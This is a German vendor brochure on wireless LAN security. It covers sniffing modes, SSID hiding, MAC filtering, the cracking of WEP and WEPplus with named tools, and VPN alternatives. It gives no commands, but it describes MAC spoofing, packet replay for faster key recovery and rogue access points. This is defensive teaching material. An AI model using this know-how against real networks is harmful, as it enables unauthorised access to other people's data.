moving technologies

mms communication

... und wie sicher ist Ihr W-LAN?

Ein Grundkurs zur Sicherheit von W-LANs.

Version 6

Kostenloser Download unter:
http://www.mms-ag.de/ftp/pdf/systems/WLAN_Sicherheitsbroschuere.pdf

mms communication AG
Grevenweg 72
D - 20537 Hamburg
Germany

Phone: +49 (0) 40 21 11 05 - 0
Fax: +49 (0) 40 21 11 05 - 67
mail: info@mms-ag.de
www.mms-ag.de

Bank: HypoVereinsbank
BLZ 200 300 00
Konto 4 406 914
SWIFT oder BIC: HYVEDEMM300
IBAN: DE17 2003 0000 0004 4069 14

Hamburg HRB: 66316
Steuer-Nr.: 2279000210
VAT: DE118677376
Vorstand: Frank Wagner
Aufsichtsratsvorsitzender: Bernd Monitor

Inhaltsverzeichnis

Es geht um Ihre Sicherheit!

Allzu sorgloser Umgang mit Wireless LAN gefährdet nicht nur Ihre Daten sondern kann Sie auch mit dem Gesetz in Konflikt bringen, wenn Hacker Ihre Installation zu Tarnung illegaler Aktivitäten ausnutzen.Um sich davor zu schützen, lesen Sie bitte aufmerksam die folgenden Zeilen:

Für SoHo User:
Sie haben Ihr Wireless LAN erfolgreich installiert? Gut. Nun geht es daran, es zu schützen. Befolgen Sie dazu bitte die folgenden Schritte.

- **Finger weg von Produkten die nur WEP** als maximale Verschlüsselung **anbieten** wenn Sie sie neu kaufen. Fragen Sie zumindest nach WPA-PSK. Meist gibt es Firmware updates für ältere Systeme. Ein billiges Ebay Angebot kann sonst teuer für Sie enden.
- Verändern Sie alle voreingestellten Passwörter! So verhindern Sie, daß sich Unbefugte in Ihr Netzwerk einloggen und die Einstellungen Ihrer Netzwerkkomponenten verändern.
- Kann ihr System **nur WEP-Verschlüsselung** dann haben sie ein wirklich **ernsthaftes Problem**! Die neuesten Methoden **brechen** diese Verschlüsselungform in **weniger als einer Minute**. Es tut uns leid Ihnen das mitteilen zu müssen aber die Wahrheit ist nun einmal so. Es nutzt Ihnen nichts das Problem zu ignorieren denn es kann sie in mehreren Formen teuer zu stehen kommen: z.B. kann jemand die Verschlüsselung knacken und zur Tarnung illegaler Aktivitäten nutzen (es muss ja nicht gleich Kinderpornographie seien). Sollten Sie Kunde von T-Online seien so weisen wir Sie daraufhin das alle bezahl-funktionen bei T-Online einzig durch ihre IP-Adresse authorisiert werden. Dringt jemand in ihre Wireless Installation ein, kann er beispielsweise MP3s von Musicload.de laden und es taucht dann später auf ihrer Rechnung auf. Da die Probleme schon hinreichlich publiziert wurden können Sie sich nicht mit Unwissenheit herausreden.
- Stellen Sie Ihr Netz um auf WPA oder WPA2. Verkaufen sie ihre Basisstationen oder Clients die das nicht können auf Ebay. Hauptsache es ist nicht mehr ihr Problem.
- Lesen Sie bitte in jedem Fall die Abschnitte über **VPN** und **Neue Standards der Wireless Security**. Setzen Sie **unbedingt** einen dieser Mechanismen ein!

Für Unternehmenskunden :
Über die Unsicherheit von WLANs wurde in jüngster Zeit verstärkt in den Medien berichtet. Die mit dem Standard IEEE 802.11 eingeführten Methoden haben sich im nachhinein als **vollkommen unwirksam** erwiesen.. Wir möchten, daß Ihnen dies nicht passiert und informieren Sie auf den folgenden Seiten über Methoden, mit denen Sie potenzielle Angriffe auf Ihre Daten wirkungsvoll abblocken können.

1. Basics

1.1 Wireless Karten im Promiscuous-Modus

Fast alle LAN-Ethernetkarten haben einen "Promiscuous-Modus". In diesem Modus empfangen Sie mit Ihrer Karte nicht nur die an Sie selbst gerichteten Pakete und Broadcasts, sondern auch Informationen, die für andere Karten im gleichen LAN gesendet werden. So können alle Pakete in einem LAN-Segment empfangen und ausgewertet werden. Jeder Anwender, der sich im Promiscuous-Modus befindet, kann also die Pakete genau so betrachten, wie sie „durch die Luft“ übertragen werden. Wenn Sie Ihr Netz mit WEP verschlüsseln, muß der Anwender aber auch hierfür den Key besitzen. Ansonsten sieht er maximal die generell unverschlüsselten Broadcast-Pakete. Auch ORiNOCO Wireless LAN-Karten besitzen diesen Modus.
Der Promiscuous-Modus wird von sogenannten "Sniffer-Programmen" aktiviert. Wenn Sie das selber einmal ausprobieren möchten, empfehlen wir Ihnen Ethereal, ein sogenanntes „Sniffer-programm“, zu finden unter: http://www.ethereal.com Es ist für alle Betriebssysteme verfügbar, sehr leistungsfähig und auch noch umsonst.

1.2 Wireless Karten im Management-Modus

Jetzt wird es noch etwas komplexer: Mit einem Trick ist es möglich, noch eine Ebene tiefer zu gelangen als mit dem Promiscous-Modus. So können Sie zusätzlich die den Ethernetpaketen vorangestellte Information der speziellen IEEE 802.11 Management Ebene empfangen. Hacker würden diesen Modus benutzen um noch mehr Informationen zu sehen. Einige Angriffe sind erst möglich, wenn sich die Karte in diesem Modus befindet.
Für Windows gibt es Airopeek, ebenfalls ein Snifferprogramm, zu finden unter:
http://www.wildpackets.com/products/airopeek
Unter Linux müssen ihre Treiber speziell vorbereitet (gepatched) sein. Was früher eine Wissenschaft für sich war wird inzwischen von den diversen Linux Distributionen miteingebaut z.B. Ubuntu. Ansonsten raten wir zu der speziellen Live-CD back|track. Weiteres im Kapitel „Hacking leicht gemacht“

1.3 Beacon

Alle Access Points senden auf dem eingestellten Kanal alle 100ms ein Funksignal (engl. Beacon) aus. Dieses Signal soll die Existenz des Netzwerks sowie Informationen über den Access Point bekannt geben und es so den Clients ermöglichen, den Access Point zu finden. Sie können Ihre Systeme nicht davor bewahren, daß ein Hacker erkennt, daß es irgendwo ein "Ziel" gibt. Anhand der MAC Adresse des Access Points erfährt er ebenfalls, von welchem Hersteller er stammt. Daher müssen Sie Maßnahmen treffen, um Angreifern den Zutritt zu entdeckten Access Points zu verwehren.
Wenn Sie selbst einmal ausprobieren möchten, wie einfach es ist, einen Access Point ausfindig zu machen, können Sie das mit den folgenden Programmen tun: Unter Linux gibt es hierfür Kismet (http://www.kismetwireless.net/), und unter Windows den Netstumbler, zu finden unter http://www.netstumbler.com/.

1.4 Netzwerkname

Der Netzwerkname wird mit dem Beacon ausgesendet. Mittels des Namens können Sie mehrere Netze gleichzeitig parallel betreiben, ohne das sie sich stören. Dem Client wird der Name des Netzwerks, das er benutzen soll, normalerweise mitgeteilt, damit er sich mit dem richtigen Netzwerk verbindet. Sind mehrere Access Points in derselben Infrastruktur zusammengefasst, wählt man meist den selben Netznamen für die Access Points um Roaming zwischen diesen Access Points zu erleichtern. Da der Netzname alle 100ms per Beacon vom Access Point ausgestrahlt wird, wählen Sie bitte einen "unverdächtigen" Netzwerknamen, der nicht auf den Besitzer des Access Points hinweist. Also nicht "Firma A" sondern z.B. "gaenseklein".
Vergessen Sie nicht: Ein Hacker braucht keine besonderen Tools um Netzwerknamen, die "in der Luft liegen", auszulesen. Über dieses Standardtool verfügt jede Wirelesskarte. Bedenken Sie aber, daß auch ein unverfänglicher Netzwerkname dazu führt das Hacker sie finden.

2. Herkömmliche Standards für Wireless Security

2.1 Geschlossenes Netzwerk

Das sogenannte "closed wired system" ist eine Sonderfunktion, über die fast alle Access Points verfügen, die aber nicht bestandteil der Prüfung auf Standartkonformität ist. Mit dieser Funktion wird bei der Aussendung des Beacons der Netzwerkname einfach leer gelassen (oder auf NULL gesetzt). Wenn ein Client den Access Point benutzen möchte, fragt dieser in der Anmeldung nach dem Namen des Netzes, in das er sich einloggen möchte. Das geschieht auch, wenn der

Netzname nicht versteckt ist. Der Access Point erteilt dem Client dann darüber Auskunft, ob er das Netz mit dem Namen „xyz“ kennt oder nicht. So kann sich nur jemand im System anmelden, der den im Access Point eingetragenen Netznamen kennt. Üblicherweise wird der Netzname dem Client vorher vom Administrator mitgeteilt.
Das ist kein Schutz, aber zumindest eine weitere Hürde, die Sie nicht viel kostet. Für einen Hacker ist es leicht, sie zu überwinden: Er braucht nur im Management-Modus die Anmeldepakete mit zu protokollieren. Der Netzwerkname wird hier im Klartext übertragen und kann so vom Hacker wieder genutzt wurden. Allerdings muß der Hacker hierfür auch warten, bis sich jemand in das Netzwerk einbucht und bekommt nicht schon alle 100ms automatisch den Netznamen mitgeteilt wie bei normalen offenen Netzwerknamen.
Sollte es zu Problemen mit dieser Funktion kommen, schalten Sie sie bitte einfach aus. Sie ist wie gesagt nicht im WI-FI Standard enthalten, dem normalerweise alle Hersteller folgen, um die Interoperabilität zu erhalten.

2.2 MAC Adressensperrung

Jede Ethernetkarte besitzt eine 6Byte große Kennung, die ihr vom Hersteller ab Werk mitgegeben wird. Diese Kennung ist einzigartig und wird nie wieder an eine weitere Karte vergeben. So ist jede Ethernetkarte weltweit individuell erreichbar. Fast jeder Access Point bietet Ihnen die Möglichkeit, bekannte MAC-Adressen einzutragen und unbekannten Karten den Zugang zum System zu verwehren.
Hierfür werden meist zwei Methoden angewandt:

a.) lokale Zugangslisten auf dem Access Point
Diese Methode bietet sich an, wenn die Anzahl der AcccessPoints gering ist und nicht viele Clients ein- und auszutragen sind, falls sich Änderungen am Netzwerk ergeben.

b.) zentrale Zugangslisten per RADIUS
Hier wird vom Administrator eine zentrale Liste verwaltet. Der entsprechende Dienst heißt RADIUS und wird generell zur Verwaltung von Zugangsdaten jeder Art benutzt. Bei jedem Einbuchungsversuch checken die Access Points beim RADIUS-Server die Erlaubnis und geben dann entsprechende Bestätigungen heraus. So können auch große Anzahlen an Clients und Access Points verwaltet werden.

Leider ist auch diese Sicherheitsmethode kein Garant für umfassende Sicherheit. Ein Hacker kann nämlich ohne weiteres im Management-Modus die Kommunikation belauschen, selbst wenn sie zwischen Access Point und Client verschlüsselt ist. So erfährt er die MAC-Adresse einer erlaubten Karte und kann damit die MAC-Adresse seiner eigenen Karte überschreiben, um so das System auszutricksen. Wartet er auch noch, bis der original Client wieder ausgebucht wurde, verursacht er dabei nicht einmal Störungen. Unter Linux stellt das ändern der MAC-Adresse keine Hürde dar. Unter Windows ist die Treiberauswahl geringer. Kaum ein Hersteller bietet eine offzielle Methode an die MAC zu ändern. Ein brauchbares Tool hierfür stellt SMAC von
http://www.klcconsulting.net/smac/ dar.

2.3 WEP (Wired Equivalent Privacy)

WEP meint die Verschlüsselung der Daten auf dem Funkweg. Der zugrunde liegende Algorithmus ist RC4 und wird mit dem IEEE 802.11 Standard beschrieben. Er wird darin mit zwei verschiedenen Schlüssellängen verwendet. Entweder mit 64 oder 128Bit Schlüssellänge alles darüber hinaus ist nicht Standartkonform. Dabei werden jeweils 24Bit öffentlich übertragen und dienen dem sogenannten Initialisierungs-Vektor, der dazu dient zwei oder mehr Pakete gleichen Inhaltes unterschiedlich aussehen zu lassen. So besteht die von einem Angreifer zu überwindende Hürde aus 40 bzw. 104Bit. Intern sieht der Algorithmus etwa wie folgt aus:




Figure 44—WEP encipherment block diagram

Für den Nutzer/Administrator der WEP benutzt stellt sich das Management der Verschlüsselung wie folgt dar:

1) Er generiert einen geheimen Schlüssel. Je nach Schlüsseltiefe der Karten hat er eine Länge von 5 oder 13 Zeichen/Bytes lang.
2) Er trägt diesen Schlüssel bei seinen Access Points ein.
3) Die Nutzer bekommen über einen geheimen Kanal den Schlüssel mitgeteilt. Diesen müssen sie bei der Konfiguration ihrer Wireless-Karte angeben, da sie sonst zwar den Access Point „sehen“ können, aber keinen Zugang zum Netzwerk erhalten.

Die Nachteile dieser Methode sind offensichtlich:

- Ein geheimer Kanal zum Schlüsselaustausch ist nötig.
- Es handelt sich um einen Gruppenschlüssel d.h. wer den Schlüssel kennt, kann damit alle Pakete entschlüsseln – auch die, die eventuell nicht für ihn, sondern für seinen Nachbarn sind, der mit dem selben Schlüssel arbeitet. Wenn der Schlüssel einmal „entdeckt“ wurde, muss man an alle Clients und Access Points unverzüglich einen neuen vergeben.
- Der Algorithmus selbst verfügt nicht über genügend Sicherheit.

Warum ist WEP nicht sicher genug?

Anfang 2001 (also ca. 1 1/2 Jahre nachdem dieser Standard schon längst verabschiedet war) veröffentlichte ein Forscherteam um Nikita Borisov der kalifornischen Universität in Berkeley ein Papier, indem einige Schwachpunkte der WEP-Verschlüsselungsmethode bemängelt wurden: http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html
Konkrete Angriffe konnten leider nicht aufgezeigt werden. Allerdings regte das Papier andere Leute zu einer tieferen Kryptoanalyse an.
Im August 2001 veröffentlichten Scott Fluhrer, Itsik Mantin und Adi Shamir ein weiteres Papier: http://www.crypto.com/papers/others/rc4_ksaproc.pdf
In diesem Papier wird ein konkreter Angriff auf die WEP-Verschlüsselung beschrieben. Als Schwachpunkt erwies sich dabei der Pseudo-Zufallszahlengenerator (WEP-PRNG), da Teile des Keys (der 24Bit Initialisierungs-Vektor) unverschlüsselt übertragen werden und damit unter gewissen Umständen eine Ermittelung des geheimen Schlüsselteils zulassen. Wenn ein Hacker ca. 60 IVs zusammen hat, die diesem Muster entsprechen, kann er den gemeinsamen, geheimen Gruppenschlüssel ermitteln. Von den 2^24=3D16777216 möglichen Kombinationen sind ca. 0.4% kompromittierend. Es ist also nur eine Frage der Zeit bis genügend Pakete versendet worden sind. Das Datenvolumen ist hier entscheidend, denn es braucht im Normalfall ca. 4.000.000 Pakete), damit ein Angreifer den Schlüssel ermitteln kann.

Obwohl dieses Papier nur rein theoretisch war, dauerte es nur zwei Wochen, bis ein konkretes Programm geschrieben wurde, um den Angriff auszuführen: http://sourceforge.net/projects/airsnort
Ein Hacker benötigt daher keine teuren Messgeräte, sondern lediglich dieses Programm, eine WLAN-Karte im Management-Modus. Dann muß er einfach warten bis genügend Pakete übertragen wurden. Die Auslastung des Netzes ist hierbei der entscheidende Faktor. Je mehr Daten transportiert werden um so eher ist der Schlüssel kompromittiert. Hat der Hacker schließlich daraus den Schlüssel ermittelt, hat er den Zugriff auf alle Ihre Daten erlangt.

So war es für eine Zeit lang. Durch Hinweise eines Hackers namens KoreK ist es im September 2004 gelungen, neue Tools zu schreiben, die weit weniger Pakete zum entschlüsseln brauchen. Benötigten Tools wie airsnort eine vergleichsweise hohe Anzahl von Paketen von zirka vier Million Paketen, so gibt es inzwischen neue Tools die weit weniger Pakete benötigen. Aircrack http://www.cr0.net:8040/code/network/aircrack/ ist z.B. so ein Tool. Eine Analyse finden Sie unter http://www.securityfocus.com/infocus/1814 . Dort spricht man von ca. 200.000 benötigten Paketen für eine Analyse von 40/64Bit Schlüsseln. Das hört sich viel an, geht aber schneller als man denken mag! 200.000 Pakete bedeuten bei 802.11b (also noch nicht einmal das, was heutzutage maximal machbar ist) ein simpler FTP download einer Datei von ca. 106MB der bei 11Mbit/s in zirka **5 Minuten** fertig ist. Nun könnte man meinen man ist auf der sicheren Seite wenn man einfach nicht viele Pakete austauscht und den Schlüssel öfters wechselt. Das ist leider falsch. Bei WEP hat man nicht nur Fehler bei der Verschlüsselungsmethode gemacht sondern auch noch einige andere Fehler. Man hat z.B. vergessen klare Vorschriften für Folgenummern der Pakete festzulegen. Dieser Umstand kann von einem Angreifer ausgenutzt werden aufgezeichnete Packete später nochmal auszusenden. Das System akzeptiert diese und antwortet entsprechend. Erwischt der Hacker z.B. die DHCP Anfrage eines Clients und und gibt diesen immer und immer wieder so anwortet das Netz brav mit jeder Anfrage aber mit seinen eigenen Initialisierungs Vektoren. Dadurch erzeugt der Hacker die benötigten Packete (über die Antworten des Netzes) selber und braucht keinen Client mehr dessen Pakete er erlauschen muss.

Benötigt die Korek Methode noch eine Million bis 2 Millionen empfangener Pakete um einen 104/128 Bit Schlüssel zu ermitteln, so gibt es seit dem 3ten April 2007 eine neue Methode die solches mit weit weniger Paketen z.B. 40.000 für eine 50 prozentige Wahrscheinlichkeit und circa 85.000 Pakete für eine 95 prozentige Wahrscheinlichkeit ermittelt. Die Forscher Erik Tews, Andrei Pychkine und Ralf-Philipp Weinmann haben eine neue Methode veröffentlicht die durch einen neuen Ansatz quasi eine drastische Abkürzung bedeutet. Publiziert ist das ganze auf http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/. Das dort veröffentlichte Tool namens **aircrack-ptw** ist unter Laborbedingungen in der Lage durch eine aktive Attacke wir sie oben schon beschrieben haben einen Schlüssel in unter einer Minute zu ermitteln. Es mag sein daß Sie das nicht glauben mögen aber wir beschreiben in dem Kapitel „Hacking leicht gemacht“ sehr genau wie sie diese Lücke selbst „testen“ können.

Wenn Sie also **WEP** benutzen, sein Sie sich bitte bewußt, daß dieser Standard **keinen Schutz** mehr darstellt. Es ist eher eine „gefühlte Sicherheit“.

Es bringt nichts um den heissen Brei herum zu diskutieren. **Jeder der heute noch WEP einsetzt muss die Folgen selber tragen** wenn in sein Netz eingebrochen wird. **Es gibt keinen Schutz außer WPA oder WPA2. Wir haben Sie gewarnt.**

2.4 WEPplus

Leider werden einmal eingeführte Industrie-Standards nicht umgehend wieder geändert. Aber mit der Version V7.4x der von Agere verfügbaren ORiNOCO-Treiber gibt es einen Trick, der diese Sicherheitslücke vorübergehend schließt. Alle schwachen, kompromittierenden Initialisierungs-Vektoren werden damit unterdrückt, übersprungen und daher nicht ausgesendet. Dadurch wird das Ausspionieren des Schlüssels erschwert, aber nicht völlig unmöglich gemacht.


WEPplus hat zwar Tools wie airsnort standgehalten aber aircrack und aircrack-ptw schafft auch diese Methode.
Somit gilt für WEPplus dieselbe Unsicherheit wie für das Standard WEP.

3. VPN (Virtual Private Network)

VPN meint die Zwischenschaltung eines Gateways zwischen Access Point und LAN. Will bei dieser Methode ein Client Zugang zu Ihrem Netzwerk erhalten, so muß er sich erst auf dem VPN Gateway einloggen. Ist er autorisiert, werden alle Daten zwischen dem Client und dem VPN-Gateway verschlüsselt ausgetauscht. Damit sind diese auch automatisch auf dem Trägermedium Luft mit dem zugrundeliegenden Mechanismus verschlüsselt. Wenn jemand diese Pakete auffängt, kann er sie nur entschlüsseln wenn er die Verschlüsselung, die bis zum VPN Gateway gilt, bricht. Erst ab dem VPN Gateway werden die Pakete unverschlüsselt und entpackt dem Restnetz übergeben.

Wenn Sie sich entschließen sollten, ein VPN zur Absicherung Ihres Wireless Netzes zu benutzen, gehen Sie bitte wie folgt vor:

- Die Anschlusspunkte der Access Points in Ihr LAN müssen logisch (z.B. per VLAN) oder physikalisch (eigener Hub) vom Rest des meist internen Netzes getrennt werden.
- Bauen Sie zwischen diesem neuen Netz und dem alten Netz ein VPN Gateway ein!
- Installieren Sie zusätzlich zu den Wireless Treibern eine sogenannte VPN Client Software auf den Clients.



Es haben sich zwei verschiedene VPN-Standards herausgebildet, die offenbar weite Verbreitung finden und daher von Ihnen in Betracht gezogen werden sollten:

3.1 PPTP (Point-To-Point Tunneling Protocol)

PPTP wurde von Microsoft entwickelt, ist sehr klein und einfach zu implementieren. Man findet es daher standardmäßig auch in WinCE-Geräten wieder. Es ist zwar sicherer als normales WEP, aber leider auch nicht ganz wasserdicht. Ein Angriff könnte z.B. eine kryptografische Attacke sein die versucht, zu einfach gewählte Passwörter zu ermitteln.
http://mopo.informatik.uni-freiburg.de/pptp_mschapv2/
Wenn Sie also PPTP benutzen, achten Sie bitte darauf, dass:

a) die Nutzer ihre Passwörter nicht frei wählen dürfen, da diese im Allgemeinen dazu neigen, sich sehr leicht zu entschlüsselnde auszusuchen.
b) Administratoren die Passwörter mit Zufallsgeneratoren erzeugen, eintragen und an die Nutzer austeilen.
c) die Passwörter lang genug sind (mind. 8 Zeichen).

3.2 IPSec

IPSec ist eine Authentisierungs- und Verschlüsselungsmethode, die ursprünglich für IPv6 vorgesehen war, aber auch unter IPv4 zu nutzen ist und so in Kombination mit einer Firewall langsam ihren Siegeszug in Firmen antritt. Der Standard selbst ist sehr komplex aber bis dato hat noch niemand einen Angriffspunkt darauf gefunden, d.h. von allen Methoden, die wir hier vorstellen (egal ob VPN oder IEEE 802.1x) ist IPSec bei weitem die sicherste. Allerdings ist die Einrichtung von IPSec Gateways nicht gerade trivial. Wir möchten Sie daher bitten, sich an den entsprechenden Fachhändler zu wenden, der Sie angemessen beraten kann. Bei den IPSec Clients gibt es häufig herstellerspezifische Erweiterungen (um z.B. Nutzeranmeldung per Username / Passwort zu ermöglichen), die dann mit anderen Gateways nicht zusammenspielen. Sie sollten sich auch vergewissern, daß der Hersteller Client Software für alle von Ihnen benötigten Betriebssysteme bereitstellt.

3.3 Andere VPNs

Sollten Sie weder IPSec noch PPTP in Erwägung ziehen, sondern ein anderes Modell favorisieren, dann informieren Sie sich bitte in jedem Fall über die Art und Weise der Datenverschlüsselung auf dem Transport. Die Marketingabteilungen einiger Firmen nennen schon den alleinigen Transport über ein anderes Medium ein VPN, obwohl die Daten auf dem Weg dorthin in keiner Weise verschlüsselt sind. Wenn Sie abenteuerliche Auskünfte wie "unsere Algorithmen sind eigene und besser als bekannte wie DES, AES usw." hören, lassen Sie besser die Finger davon. Moderne Kryptoanalyse geht nicht von heute auf morgen und erfordert viel Sorgfalt. Man denke nur an den AES "Kandidaten" Magenta, welcher noch während der Konferenz, auf der er vorgestellt wurde, geknackt wurde:
http://www.counterpane.com/magenta-cryptanalysis.html

3.4 Vor- und Nachteile von VPNs

Vorteile von VPNs

- VPNs sind unabhängig vom Hersteller der verwendeten Access Points, da diese nur die Daten transportieren, aber nicht in die Verschlüsselung mit einbezogen sind.
- VPNs sind bei Verwendung von IPSec sehr sicher.
- Eventuell bestehen weitere Nutzungsmöglichkeiten, z.B. für Clients die aus dem Internet heraus in die Firma wollen.

Nachteile von VPNs

- Access Points und "normale" Netzkomponenten müssen getrennt werden, d.h. die Netzstruktur muß geändert werden.
- Die Gateways müssen vor Ort zwischen den Access Points und dem Restnetz installiert werden, was eine Nutzung in einem Filialnetz erschwert und die Kosten in die Höhe treibt.
- VPNs verfügen über eine schlechte Skalierbarkeit, da Verschlüsselungsressourcen im Gateway pro Nutzer bereitgestellt werden müssen, was CPU intensiv ist. Sie müssen daher damit rechnen, daß nachgerüstet werden muß.
- Die Installation ist sehr komplex.
- Nicht jeder VPN Client gleicht dem anderen. Daher ist man an den Hersteller des VPN-Gateways und dessen Implementation gebunden.
- VPNs bieten keinen Schutz vor wilden (engl. „rouge“) Access Points. Das bedeutet, daß ein potenzieller Angreifer seinen eigenen Access Point mit genau demselben Netzwerknamen programmiert wie der, der benutzt wird. Sobald er mit dem AP eine Position bezieht, die nahe genug an Ihrem AP ist, (oder er eine gute Antenne hat) wird der Client sich aufgrund der besseren Signalstärke mit dem angreifenden - und nicht Ihrem eigentlichen Netz verbinden. Mit dieser Attacke kann der Angreifer Ihren Netzwerkbetrieb lahm legen.
- Ungeschulte/leichtsinnige Mitarbeiter können einen „eigenen“ AP an ihr **internes** Netz anschliessen, um angeblich besser arbeiten zu können, und somit ihre ganze Security Policy untergraben (denn die gehen ja nicht über ihr spezielles WLAN). Einige AP’s besitzen die möglichkeit solche fremd AP’s einem management system zu melden und dann müssen Sie diesen aufspüren und ausschalten. Natürlich können Sie auch regelmäßig mit Tools wie z.B. Netstumbler durch ihren Betrieb gehen um diese AP’s aufzuspüren. Eine andere Methode ist das Reporting von neuen MAC adressen durch ihre internen Switche und daran den Schuldigen erkennen zu können, daß ist aber weniger effektiv da sich diese Adressen in großen Betrieben häufig ändern.

.

